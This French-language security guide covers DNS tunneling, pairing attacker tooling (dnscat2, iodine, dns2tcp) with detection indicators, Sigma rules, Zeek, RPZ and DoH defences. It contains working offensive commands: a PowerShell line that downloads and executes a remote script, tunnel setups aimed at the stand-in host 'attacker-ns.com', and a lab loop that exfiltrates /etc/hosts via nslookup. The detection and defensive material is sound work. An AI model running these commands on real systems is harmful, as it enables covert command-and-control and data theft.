Tunneling DNS : exfiltration de données et détection SOC 2026

> Guide complet sur le tunneling DNS : fonctionnement, dnscat2, iodine, dns2tcp, détection Zeek/Sigma, défense RPZ et DNS-over-HTTPS comme nouvelle surface...

Le **tunneling DNS** est l'une des techniques d'exfiltration les plus redoutables dans l'arsenal des attaquants sophistiqués — et l'une des plus difficiles à détecter pour les équipes défensives. Le principe est d'une élégance perverse : encoder des données dans des requêtes DNS qui, en apparence, ressemblent à une activité réseau tout à fait normale. Pourquoi le DNS ? Parce que c'est le protocole le plus universellement autorisé en sortie de réseau. Bloquer le DNS, c'est bloquer l'accès à internet tout entier. Les pare-feux les plus restrictifs, les proxies les plus sévères, et même les environnements les plus cloisonnés laissent presque toujours passer les requêtes DNS vers les résolveurs configurés. Pour un attaquant qui a réussi à placer un implant sur un réseau cible, le DNS devient un canal de communication bidirectionnel vers son serveur de commande et contrôle, un moyen d'exfiltrer des données sensibles en contournant les DLP et les proxies web, et une technique de persistance discrète. Ce guide technique couvre l'intégralité du sujet : fonctionnement du protocole, outils offensifs (dnscat2, iodine, dns2tcp), PoC commenté, patterns de détection pour les équipes SOC, règles Sigma, défenses RPZ, et la nouvelle surface d'attaque que représente DNS-over-HTTPS.

À RETENIR


À retenir :

Le DNS est autorisé en sortie de la quasi-totalité des réseaux, en faisant le canal covert idéal pour le C2 et l'exfiltration de données

Les indicateurs de détection principaux sont : longueur anormale des sous-domaines, entropie élevée des labels DNS, fréquence élevée de requêtes NX, TTL court, et ratio TXT/MX/NULL records inhabituel

Zeek (Bro) avec ses scripts d'analyse DNS est l'outil de détection le plus efficace pour le tunneling DNS en production

DNS-over-HTTPS (DoH) crée une nouvelle surface aveugle pour les équipes SOC — le tunneling DoH est indétectable par l'analyse de trafic DNS classique



Pourquoi le DNS : le protocole universel des pare-feux

Pour comprendre pourquoi le DNS est le protocole d'exfiltration préféré des attaquants avancés, il faut comprendre sa position dans l'architecture réseau. Le DNS (Domain Name System) est l'infrastructure fondamentale d'internet : sans résolution DNS, aucune connexion HTTP, HTTPS, SMTP, ou autre n'est possible. Chaque organisation, aussi restrictive soit-elle dans sa politique de filtrage, doit autoriser les requêtes DNS sortantes — vers ses résolveurs internes, qui eux-mêmes doivent pouvoir requêter les serveurs DNS racines.

Cette nécessité opérationnelle crée une exception permanente dans les politiques de sécurité réseau. Les pare-feux bloquent le trafic HTTP non chiffré vers des destinations inconnues ? Le DNS contourne. Les proxies web filtrent les connexions vers des IP non répertoriées ? Le DNS

contourne. Les DLP analysent les transferts de fichiers ? Le DNS contourne, les données étant encodées en petits fragments dans des noms de domaine qui ressemblent à des requêtes légitimes.

La position particulière du DNS en fait également un protocole difficile à monitorer finement. Les volumes de requêtes légitimes sont énormes — une workstation Windows génère typiquement des centaines à milliers de requêtes DNS par heure. Un canal de tunneling discret peut se fondre dans ce bruit de fond.

Fonctionnement technique du tunneling DNS

Le tunneling DNS exploite la structure hiérarchique du DNS pour encoder des données dans des requêtes apparemment légitimes. Voici le mécanisme fondamental :

> ⚡ **Retour terrain**
>
> Dans mes missions de red team, la phase de post-exploitation révèle systématiquement des données que le client pensait protégées. Le cas le plus fréquent : des fichiers Excel de comptabilité ou RH stockés sur des partages réseau accessibles à tous les utilisateurs du domaine, sans restriction. Sur les 30 dernières missions, 27 avaient des partages réseau avec des données sensibles accessibles à n'importe quel utilisateur authentifié. La sensibilité des données n'est pas corrélée à leur niveau de protection réel.

Structure d'encodage : les données à exfiltrer sont encodées en base32 ou base64 (pour rester dans les caractères autorisés dans les noms de domaine) et fragmentées en chunks de 63 octets maximum (limite d'un label DNS). Ces chunks deviennent des sous-domaines d'un domaine contrôlé par l'attaquant.

Exemple : si l'attaquant veut exfiltrer la chaîne "secret=password123", elle est encodée en base32 puis fragmentée :

```
 ON2HE2LQMFZGK4TFLF3GC5DUOQQGIY3FNZ2CA.attacker-ns.com
# Décodé : secret=password123
```

Résolution DNS comme canal : la machine compromise envoie une requête DNS pour ce sous-domaine vers les résolveurs configurés. Le résolveur ne connaissant pas ce domaine, remonte la chaîne DNS jusqu'au serveur autoritaire du domaine attacker-ns.com — qui est contrôlé par l'attaquant. L'attaquant reçoit ainsi les données dans les logs DNS de son serveur autoritaire, sans qu'aucune connexion directe n'ait été établie entre la machine compromise et l'infrastructure attaquante.

Communication bidirectionnelle : la réponse DNS (enregistrement A, TXT, ou CNAME) encode les données à envoyer vers la machine compromise. L'adresse IP retournée par la réponse peut encoder des données (les 4 octets d'une adresse IPv4 = 4 octets de données), ou un enregistrement TXT peut contenir jusqu'à 255 octets de données par label.

Outils de tunneling DNS : dnscat2, iodine, dns2tcp

dnscat2 est l'outil de tunneling DNS open source le plus utilisé en red team. Développé par Ron Bowes (iagox86), il crée un tunnel chiffré bidirectionnel via DNS, permettant l'exécution de commandes shell à distance et le transfert de fichiers. La communication est chiffrée par défaut (protocole ChaCha20), ce qui la distingue des autres outils.

```
 # Serveur dnscat2 (sur le VPS attaquant, autorité DNS pour votre domaine)
gem install dnscat2
dnscat2-server attacker-ns.com

# Client sur la machine compromise (PowerShell)
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/lukebagge
Start-Dnscat2 -Domain attacker-ns.com -DNSServer 8.8.8.8
```

iodine est spécialisé dans le tunneling IP complet via DNS. Il encapsule des paquets IPv4 dans des requêtes DNS, créant une interface réseau virtuelle (tun0) qui permet d'utiliser n'importe quel protocole TCP/UDP à travers le tunnel. C'est plus lent que dnscat2 pour le C2 interactif, mais permet une plus grande flexibilité (tunneling SSH, RDP via DNS).

```
 # Serveur iodine
iodined -f -c -P password 10.0.0.1 tunnel.attacker-ns.com

# Client (machine compromise)
iodine -f -P password tunnel.attacker-ns.com
# Crée une interface réseau tun0 avec IP 10.0.0.2
# SSH possible via : ssh user@10.0.0.1
```

dns2tcp est un proxy TCP-over-DNS plus simple, idéal pour tunneliser un protocole spécifique (HTTP, SSH) plutôt qu'une session shell interactive. Il est moins discret que dnscat2 mais plus léger.

```
 # Serveur dns2tcp (écoute les requêtes DNS pour tunnel.attacker-ns.com)
dns2tcpd -F -l 0.0.0.0 -p 53 -d 1 -r tunnel.attacker-ns.com

# Client - tunnelisation SSH via DNS
dns2tcpc -z tunnel.attacker-ns.com -r ssh -d 1 -l 2222
ssh -p 2222 user@127.0.0.1
```

Cas d'usage attaquants : C2, exfiltration, bypass

Le tunneling DNS est utilisé dans trois scénarios principaux par les attaquants :

Canal C2 (Command & Control) discret : après avoir placé un implant sur une machine compromise dans un réseau segmenté, l'attaquant utilise dnscat2 ou un framework similaire pour maintenir une session interactive de manière persistante. Même derrière un proxy web sortant qui filtre tout le trafic HTTPS non catégorisé, le DNS fonctionne. Des groupes APT comme APT32 (OceanLotus) et TA422 ont utilisé le DNS C2 dans des campagnes documentées.

Exfiltration de données lente mais discrète : un fichier de credentials, une liste de documents sensibles, ou des clés de chiffrement peuvent être exfiltrés fragment par fragment via des requêtes DNS sur plusieurs heures ou jours. La lenteur est un inconvénient (les transferts volumineux sont difficiles), mais la discrétion compense. Un fichier de 1 Mo exfiltré via DNS prend environ 15-20 minutes selon la latence DNS.

Bypass de proxy/firewall pour accès internet : dans des environnements très restrictifs (réseaux industriels, réseaux de paiement), le tunneling DNS peut être utilisé pour établir une connexion internet depuis une machine qui n'est autorisée qu'à faire des requêtes DNS internes — si celles-ci sont ultimately résolues par des résolveurs avec accès internet.

Limites techniques du tunneling DNS

Le tunneling DNS n'est pas sans contraintes techniques, ce qui crée autant d'opportunités de détection :

Latence élevée : chaque requête DNS nécessite plusieurs allers-retours (résolveur → serveur autoritaire). La latence typique est de 50 à 200ms par requête, rendant les sessions interactives réactives mais pas fluides. Un transfert de fichier de 1 Mo génère des milliers de requêtes.

Taille de payload limitée : un label DNS est limité à 63 octets, et le nom de domaine complet à 253 octets. En encodant en base32 (facteur 1.6x), le payload utile par requête est d'environ 100-150 octets. C'est faible.

Détection par volume : un tunnel actif génère des centaines à milliers de requêtes DNS par minute vers le même domaine — très inhabituel pour une activité DNS légitime normale.

TTL court : les entrées DNS d'un tunnel actif ont généralement un TTL très court (0 à 60 secondes) pour forcer la re-résolution à chaque requête, ce qui est anormal.

Analyse du trafic DNS suspect : indicateurs de détection

La détection du tunneling DNS repose sur l'analyse statistique du trafic DNS. Voici les indicateurs clés à surveiller :

Longueur moyenne des sous-domaines (FQDN) : un domaine légitime a rarement des sous-domaines de plus de 20-30 caractères. Un tunnel dnscat2 génère des sous-domaines de 50-63 caractères. Calculer la longueur moyenne des FQDN par client DNS et alerter sur les anomalies.

Entropie des labels DNS : les données encodées en base32/64 ont une entropie proche de 5 bits/caractère, nettement plus élevée que les noms de domaine humains lisibles (entropie typique : 3-3.5 bits/caractère). L'entropie Shannon des labels DNS est un indicateur très efficace.

Fréquence de requêtes NX Domain (NXDOMAIN) : un tunnel DNS génère souvent des requêtes vers des sous-domaines aléatoires qui n'ont pas de résolution de retour (NXDOMAIN). Un ratio élevé de NXDOMAIN pour un domaine donné est suspect.

Types d'enregistrements atypiques : le trafic DNS légitime est dominé par les requêtes A et AAAA. Un tunnel DNS utilise fréquemment des enregistrements TXT, NULL, ou CNAME pour transporter des données plus volumineuses. Un volume élevé de requêtes TXT ou NULL vers un domaine spécifique est un indicateur fort.

Volume de requêtes par domaine : les domaines d'un tunnel DNS reçoivent des centaines à milliers de requêtes par heure depuis la même machine. C'est une anomalie flagrante par rapport aux habitudes légitimes.

Règles Sigma pour la détection du tunneling DNS

Les règles Sigma permettent de créer des détections portables entre différents SIEM. Voici des exemples de règles pour le tunneling DNS. Pour approfondir la rédaction de règles Sigma, consultez notre guide Sigma Rules : guide complet d'écriture et de détection.

```
 title: DNS Tunneling Detection - High Query Volume
status: experimental
description: Detects potential DNS tunneling via abnormally high query rate to single domain
logsource:
  category: dns
detection:
  timeframe: 1m
  condition:
    count(dns.query.name) by (src_ip, dns.query.name) > 200
fields:
  - src_ip
  - dns.query.name
  - dns.query.type
falsepositives:
  - CDN services with aggressive DNS pre-fetching
level: medium
tags:
  - attack.exfiltration
  - attack.t1048.003
```

```
 title: DNS Tunneling - Long Subdomain Length
status: stable
description: Detects DNS queries with abnormally long subdomain labels (possible tunneling encodi
logsource:
  category: dns
detection:
  condition:
    dns.query.name|re: '^[a-z0-9]{50,}\.'
    AND NOT dns.query.name|endswith:
      - '.cdn.cloudflare.com'
      - '.amazonaws.com'
falsepositives:
  - Some CDN and tracking domains with long identifiers
level: high
tags:
  - attack.exfiltration
  - attack.t1048.003
```

Outils de détection : Zeek, dnstap et ELK

Zeek (anciennement Bro) est l'outil de détection de tunneling DNS le plus puissant en production. Son framework de scripting permet d'analyser chaque requête DNS en temps réel et de calculer des métriques statistiques (entropie, longueur, fréquence). Des scripts spécifiques comme `dns-anomaly.zeek` sont disponibles en communauté. Zeek log vers JSON, facilitant l'intégration avec Elasticsearch.

```
 # Installation Zeek et activation du script d'analyse DNS
# Sur Debian/Ubuntu
apt-get install zeek
# Ajouter au fichier /opt/zeek/share/zeek/site/local.zeek :
@load policy/protocols/dns/detect-external-names
```

dnstap est un format de capture DNS haute performance intégré dans BIND9, Unbound, et PowerDNS. Il capture toutes les requêtes et réponses DNS avec timestamps précis, sans overhead significatif, et peut streamer vers un collecteur (ex: Kafka, Elasticsearch). Idéal pour les environnements à fort volume DNS.

Dashboard ELK/DNS : dans un stack Elasticsearch-Logstash-Kibana, créer un dashboard avec : fréquence de requêtes par source IP/domaine, distribution des longueurs de FQDN, volume par type d'enregistrement (A vs TXT vs MX), et heatmap temporelle des anomalies DNS. Pour la configuration d'un stack de détection complet, voir notre article sur la détection des attaques Active Directory avec Wazuh.

Implémentation de la défense : RPZ, sinkhole et filtrage DNS

RPZ (Response Policy Zones) est un mécanisme BIND9 permettant de retourner des réponses synthétiques pour des domaines correspondant à des politiques. Vous pouvez configurer une RPZ qui répond NXDOMAIN pour tous les domaines d'un blocklist (abuse.ch, malwaredomains.com), empêchant la résolution des domaines C2 connus, y compris ceux utilisés pour le tunneling DNS.

```
 # Configuration BIND9 RPZ
# Dans named.conf.options :
response-policy { zone "rpz.local"; };

# Fichier de zone rpz.local - bloquer le domaine de tunneling connu
$TTL 300
@ IN SOA localhost. root.localhost. ( 1 1h 15m 30d 2h )
  IN NS localhost.
known-tunnel-domain.com IN CNAME .  ; NXDOMAIN pour ce domaine
```

DNS Sinkhole : une technique complémentaire qui résout les domaines malveillants vers une IP contrôlée (ex: 127.0.0.1 ou une IP d'analyse interne). Cela permet de bloquer le tunneling tout en loggant les tentatives et identifiant les machines compromises.

Filtrage par catégories DNS : les résolveurs DNS d'entreprise modernes (Cisco Umbrella, Infoblox BloxOne, NextDNS for Business) proposent du filtrage par catégories de réputation. L'activation de la catégorie "Dynamic DNS" ou "Newly Registered Domains" bloque une grande partie des domaines de tunneling qui utilisent des services Dynamic DNS ou sont créés récemment pour des campagnes.

DNS-over-HTTPS (DoH) : nouvelle surface d'attaque pour le tunneling

DNS-over-HTTPS (DoH, RFC 8484) est devenu un mécanisme de tunneling encore plus difficile à détecter que le DNS traditionnel. Le principe : les requêtes DNS sont encapsulées dans des connexions HTTPS vers un résolveur DoH (8.8.8.8 sur HTTPS, 1.1.1.1 sur HTTPS). Du point de vue du réseau, ce trafic est indiscernable du trafic HTTPS normal.

Pour les attaquants, DoH offre deux avantages majeurs :

Invisibilité totale : les outils de détection DNS classiques (Zeek, dnstap) ne voient pas les requêtes DoH — elles passent sur le port 443 comme du HTTPS standard.

Contournement des RPZ et sinkholes : les résolveurs DoH publics (Cloudflare, Google) ne sont pas soumis aux politiques RPZ locales de l'organisation.

Des outils comme `doh-client` ou des variantes de dnscat2 supportant DoH permettent déjà le tunneling via DoH. La détection nécessite une analyse applicative (DPI) du trafic HTTPS vers les IP connues des résolveurs DoH publics, ou le blocage complet des résolveurs DoH non autorisés (whitelist des résolveurs internes uniquement). Pour les techniques avancées de contournement du SOC, voir notre article sur le contournement EDR en red team.

PoC commenté : exfiltration via dnscat2 (lab uniquement)

Ce PoC est fourni à des fins pédagogiques uniquement, dans un environnement de lab isolé. L'utilisation en dehors d'un périmètre de test autorisé est illégale.

```
 # ENVIRONNEMENT LAB : deux VMs isolées, réseau de test uniquement
# VM1 : serveur dnscat2 (IP: 192.168.56.10)
# VM2 : client compromis simulé (IP: 192.168.56.20)

# === Serveur (VM1) ===
# Démarrer le serveur dnscat2 en mode direct (sans DNS externe)
dnscat2-server --dns host=192.168.56.10,port=5353,domain=lab.local

# === Client (VM2) ===
# Connexion directe au serveur (sans passer par DNS hiérarchique)
./dnscat --dns host=192.168.56.10,port=5353,domain=lab.local

# Une fois connecté, sur le serveur, interagir avec la session
# window -i 1   (ouvrir une session)
# shell         (obtenir un shell)

# === Exfiltration d'un fichier texte ===
# Depuis le shell dnscat2 sur le client
# Encoder le fichier en base64 et exfiltrer ligne par ligne :
for line in $(base64 /etc/hosts | fold -w 30); do
  nslookup ${line}.exfil.lab.local 192.168.56.10
done
# Sur le serveur, reconstituer depuis les logs DNS capturés
```

Ce PoC démontre la faisabilité de l'exfiltration de données arbitraires via DNS. Dans un environnement réel, le trafic généré (des centaines de requêtes vers le même domaine en

quelques secondes) déclencherait immédiatement les règles Sigma de détection décrites plus haut. Pour les techniques de contournement des métadonnées cloud via SSRF, voir notre article sur les attaques SSRF et metadata services cloud.

FAQ — Questions fréquentes sur le tunneling DNS

Le tunneling DNS est-il détectable par un pare-feu standard ?

Un pare-feu standard autorisant le DNS (port 53 UDP/TCP) ne peut pas détecter le tunneling DNS sans inspection applicative (DPI). Le trafic ressemble à des requêtes DNS légitimes — la différence est dans les patterns statistiques (longueur des sous-domaines, fréquence, entropie), pas dans le protocole lui-même. La détection nécessite un outil dédié comme Zeek avec des scripts d'analyse statistique, ou une solution de DNS Security (Cisco Umbrella, Infoblox) avec des moteurs d'analyse comportementale. Un simple firewall stateful qui laisse passer le port 53 est aveugle au tunneling DNS.

Quelle est la différence entre tunneling DNS et beaconing DNS ?

Le tunneling DNS est un canal bidirectionnel transportant un volume de données significatif (commandes C2, fichiers exfiltrés). Le beaconing DNS est plus simple : un implant envoie périodiquement une requête DNS de "check-in" pour signaler sa présence à l'attaquant, sans transporter de données volumineuses. Le beaconing est plus difficile à détecter car les volumes sont très faibles (quelques requêtes par heure), mais il peut être identifié par sa régularité temporelle (jitter pattern). Les deux techniques utilisent le DNS comme canal C2, mais la détection est différente : analyse statistique pour le tunneling, analyse temporelle pour le beaconing.

Comment protéger un réseau industriel (OT/ICS) contre le tunneling DNS ?

Les réseaux OT/ICS présentent une surface DNS réduite : les équipements industriels font généralement très peu de requêtes DNS, et les domaines légitimes sont en nombre limité et stables. La stratégie recommandée est un whitelist strict : seules les requêtes DNS vers les domaines de la liste blanche sont autorisées (domaines des éditeurs SCADA, domaines de mise à jour internes). Tout autre domaine retourne NXDOMAIN via RPZ. Ce "DNS whitelist" est plus facile à implémenter en OT qu'en IT car l'environnement est plus stable et contrôlé. Coupler avec un DNS sinkhole pour identifier les machines compromises tentant de résoudre des domaines non autorisés.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité.

Sources et références

MITRE ATT&CK — Tactiques, techniques et procédures offensives

OWASP — Top 10 des risques applicatifs

ANSSI — Panorama de la cybermenace 2024

